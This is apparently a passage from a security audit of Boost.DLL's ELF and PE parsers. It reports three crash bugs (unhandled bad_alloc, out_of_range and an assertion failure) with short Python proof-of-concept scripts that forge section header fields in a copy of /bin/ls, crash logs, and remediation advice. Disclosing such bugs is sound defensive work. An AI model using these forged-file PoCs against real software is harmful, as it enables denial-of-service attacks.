
```
sections.resize(static_cast<std::size_t>(section_names_section.sh_size) + 1,
'\0');
```

A vector is resized according to the `size` value of the `shstrtab` section. This can be forged inside the ELF binary to force a value too big to be allocated, by using the following code:

```
import lief
import shutil
import struct

shutil.copyfile("/bin/ls", "poc_resize_binary")

binary = lief.parse("./poc_resize_binary")

with open("poc_resize_binary", "rb+") as f:
    f.seek(binary.header.section_header_offset +
binary.header.header_size*binary.header.section_name_table_idx+32) #
shstrtab->sh_size
    f.write(struct.pack("<Q", 82472168176222210))
```

Steps to reproduce:

1. Run the provided python code to create the `poc_resize_binary` file.
2. Execute the PoC with `./poc poc_resize_binary`.
3. Notice the unhandled exception:



```
root@boost:~/fuzzers/dll# ./poc poc_resize_binary
terminate called after throwing an instance of 'std::bad_alloc'
  what():  std::bad_alloc
Aborted
```

Figure 6 - Unhandled low-level exception

vector.at

At line `boost/dll/detail/elf_info.hpp:307`, there is a call to the `.at(index)` function on a vector:


```
if (!std::strcmp(&names.at(section.sh_name), section_name)) {
```

Since the `section.sh_name` is a field that can be forged in an executable file, this can throw `std::out_of_range` when the index is greater than the size of the vector. PoC code:

```
import lief
import shutil
import struct

shutil.copyfile("/bin/ls", "poc_oob_binary")

binary = lief.parse("./poc_oob_binary")

with open("poc_oob_binary", "rb+") as f:
    f.seek(binary.header.section_header_offset +
binary.header.header_size) # first section -> sh_name_idx
    f.write(struct.pack("<I", 1337))
```

Steps to reproduce:

1. Run the provided python code to create the `poc_oob_binary` file.
2. Execute the PoC with `./poc poc_oob_binary`.
3. Notice the unhandled exception:



```
root@boost:~/fuzzers/dll# ./poc poc_oob_binary
terminate called after throwing an instance of 'std::out_of_range'
  what():  vector::_M_range_check: __n (which is 1337) >= this->size() (which is 294)
Aborted
```

Figure 7 - Unhandled low-level exception


BOOST_ASSERT

At line `boost/dll/detail/pe_info.hpp:233`, the function `get_file_offset` throws an assertion failure if the `virtual_address` provided is equal to 0. However, the function is called in multiple places in the `pe_info.hpp` file with input coming from the parsed file, thus making possible to trigger the assertion with forged or unexpected PEs:

```
static std::size_t get_file_offset(std::ifstream& fs, std::size_t
virtual_address, const header_t& h) {
    BOOST_ASSERT(virtual_address);

    section_t image_section_header;

    {   // fs.seekg to the beginning on section headers
        dos_t dos;
        fs.seekg(0);
        read_raw(fs, dos);
        fs.seekg(dos.e_lfanew + sizeof(header_t));
    }

    for (std::size_t i = 0;i < h.FileHeader.NumberOfSections;++i) {
        read_raw(fs, image_section_header);
        if (virtual_address >= image_section_header.VirtualAddress
            && virtual_address < image_section_header.VirtualAddress +
image_section_header.SizeOfRawData)
        {
            return image_section_header.PointerToRawData + virtual_address -
image_section_header.VirtualAddress;
        }
    }

    return 0;
}
```

Steps to reproduce:

1. Download an example 7Zip PE file from here
2. Execute the code with `./poc 7z.exe`
3. Notice the assertion failure.



```
root@boost:~/fuzzers/dll# ./poc 7z.exe
poc: /root/boost_1_83_0/boost/dll/detail/pe_info.hpp:233: static std::size_t boost::dll::deta
il::pe_info<unsigned int>::get_file_offset(std::ifstream &, std::size_t, const boost::dll::de
tail::pe_info::header_t &) [AddressOffsetT = unsigned int]: Assertion `virtual_address' faile
d.
Aborted
```

Figure 8 - Assert on user input.

Suggested Remediation

- Library functions should not throw low-level exceptions. If wrapping edge cases and throwing meaningful exceptions is undesired, the developers should be informed of the exceptions that can be raised in the function by stating it in the documentation.
- Do not use assertions to raise errors in case of unexpected input, since those cannot be caught from the developer and will crash the program instead.

References

- https://cwe.mitre.org/data/definitions/617.html